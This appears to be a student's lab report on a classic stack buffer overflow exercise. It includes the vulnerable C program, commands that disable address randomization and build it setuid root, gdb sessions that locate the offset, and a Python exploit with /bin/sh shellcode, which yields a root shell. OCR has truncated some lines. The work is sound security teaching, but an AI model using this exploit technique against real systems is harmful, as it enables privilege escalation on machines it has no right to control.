Project 2 - Network Security

The Process

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400  */
#ifndef BUF_SIZE
#define BUF_SIZE 140
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

     /* Change the size of the dummy array to randomize the pa
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);
```

```
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

- A bad file has 517 bytes
- Read bad file to buffer[110], buffer overflows
- Attack Logic
  - Attach the malicious code at the very end of bad file
  - The beginning of bad file with overwrite buffer[0] to buffer[109]
  - Replace return address in stack frame with a piece of data in bad file, where this data is a new address pointing to the start of malicious code

- Attacker needs to know:
  - A malicious shell code (given to us)
  - What is return address?
  - Where is return address stored?
  - Where is the top of stack?
- How to attack in Linux?
  - ▼ **Step 1: Disable address randomization**


    ```
    $ sudo sysctl -w kernel.randomize_va_space=0
    ```

  - ▼ **Step 2: Compile stack.c**

    ```
    $ gcc -o stack -z execstack -fno-stack-protector stack.
    $ sudo chown root stack
    $ sudo chmod 4755 stack
    ```

  - ▼ **Step 3: Run debug tool gdb**

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg
$ gdb stack_dbg
touch badfile
```



▼ Step 6: Set a break point using gdb

```
(gdb) b bof
(gdb) run
```


▼ Step 7: Learn the addresses

```
// p command prints the address of ebp
(gdb) p $ebp
$1 = (void *) 0xbfffe9e8

// prints the address of start of buffer
// (i.e., buffer[0] or the address of top of stack)
(gdb) p &buffer
$2 = (char (*)[140]) 0xbfffe954

// calculate the difference between two addresses
(gdb) p/d 0xbfffe9e8 - 0xbfffe954
$3 = 148
// d = 148 is the gap/distance between top of stack and
// Address of top of stack: ebp - 148
```

```
(gdb) quit
```



```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
(gdb) b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 21.
(gdb) run
Starting program: /home/seed/Desktop/buffer_m13272240/src/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (str=0xbfffea97 "\bB\003") at stack.c:21
21          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xbfffe9e8
(gdb) p &buffer
$2 = (char (*)[140]) 0xbfffe954
(gdb) p/d 0xbfffe9e8 - 0xbfffe954
$3 = 148
(gdb) quit
A debugging session is active.
```

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0"  # xorl    %eax,%eax
    "\x50"  # pushl   %eax
    "\x68"
    "//sh"  # pushl   $0x68732f2f
    "\x68"
    "/bin"  # pushl   $0x6e69622f
    "\x89\xe3"  # movl    %esp,%ebx
    "\x50"  # pushl   %eax
    "\x53"  # pushl   %ebx
    "\x89\xe1"  # movl    %esp,%ecx
    "\x99"  # cdq
    "\xb0\x0b"  # movb    $0x0b,%al
    "\xcd\x80"  # int     $0x80
).encode("latin-1")
```

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

################################################################
ret = (
    0xBFFFE9E8 + 369 - len(shellcode)
)  # replace 0xAABBCCDD with the correct value (replaced)
offset = 152  # replace 0 with the correct value

content[offset : offset + 4] = (ret).to_bytes(4, byteorder="l
################################################################

# Write the content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

```
root@VM:/home/seed/Desktop/buffer_m13272240/src# python3 exploit.py
```

- Attacker needs to know:
  - A malicious shell code (given to us)
  - What is return address? (??)
  - Where is return address stored? ***(ebp + 4)***
  - Where is the top of stack? ***(ebp - 148)***
- The distance between top of stack (start of buffer) and where the return address is stored is
  - ***(ebp + 4) - (ebp - 148) = 152***
  - Badfile starts from content[0] (as given in slides)
  - Attacker fills content[152:156] with the return address x (an address takes 4 bytes, 152+4=156)

- What is return address? (??)
  - the content (i.e. badfile) has 517 bytes
  - If the shell code takes y bytes, content[517-y] is start of shell code in badfile (i.e., x is address of content[517-y])
  - content[0] starts at ***(ebp-148)***
  - x = ebp - 148 + 517 - y = ebp + 369 - len(shellcode)
  - attacker fills content[152:156] with x

```
root@VM:/home/seed/Desktop/buffer_m13272240/src# gcc -o stack -z execstack -fno-stack-protector s
tack.c
root@VM:/home/seed/Desktop/buffer_m13272240/src# sudo chown root stack
root@VM:/home/seed/Desktop/buffer_m13272240/src# sudo chmod 4755 stack
root@VM:/home/seed/Desktop/buffer_m13272240/src# ./stack
# q
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
```

The Results

- **How do you perform the attack in your VM:**
  We disabled address randomization, compiled the vulnerable program with specific flags, used
  `gdb` to analyze memory layout, set breakpoints, and injected a malicious payload via a badfile.
- **How do you find the value of ebp:**
  Using
  `gdb`, we executed `p $ebp` to retrieve the value stored in the ebp register, providing the base address of the stack frame.
- **How do you decide the content of badfile:**
  The badfile contained NOP instructions and a malicious shellcode. We calculated and inserted the appropriate return address to redirect execution to the shellcode.

- **Whether your attack is successful:**
  Yes, our attack successfully exploited the buffer overflow vulnerability, executing the injected shellcode and demonstrating the risk posed by such vulnerabilities.

Quick Run/Test

- Run the following commands to perform a quick attack (or test the code):

```
cd ./buffer_m13300600/src
./attack.sh
```

- Reset the environment by deleting generated files like badfile and stack to demonstrate the attack again

```
./reset.sh
```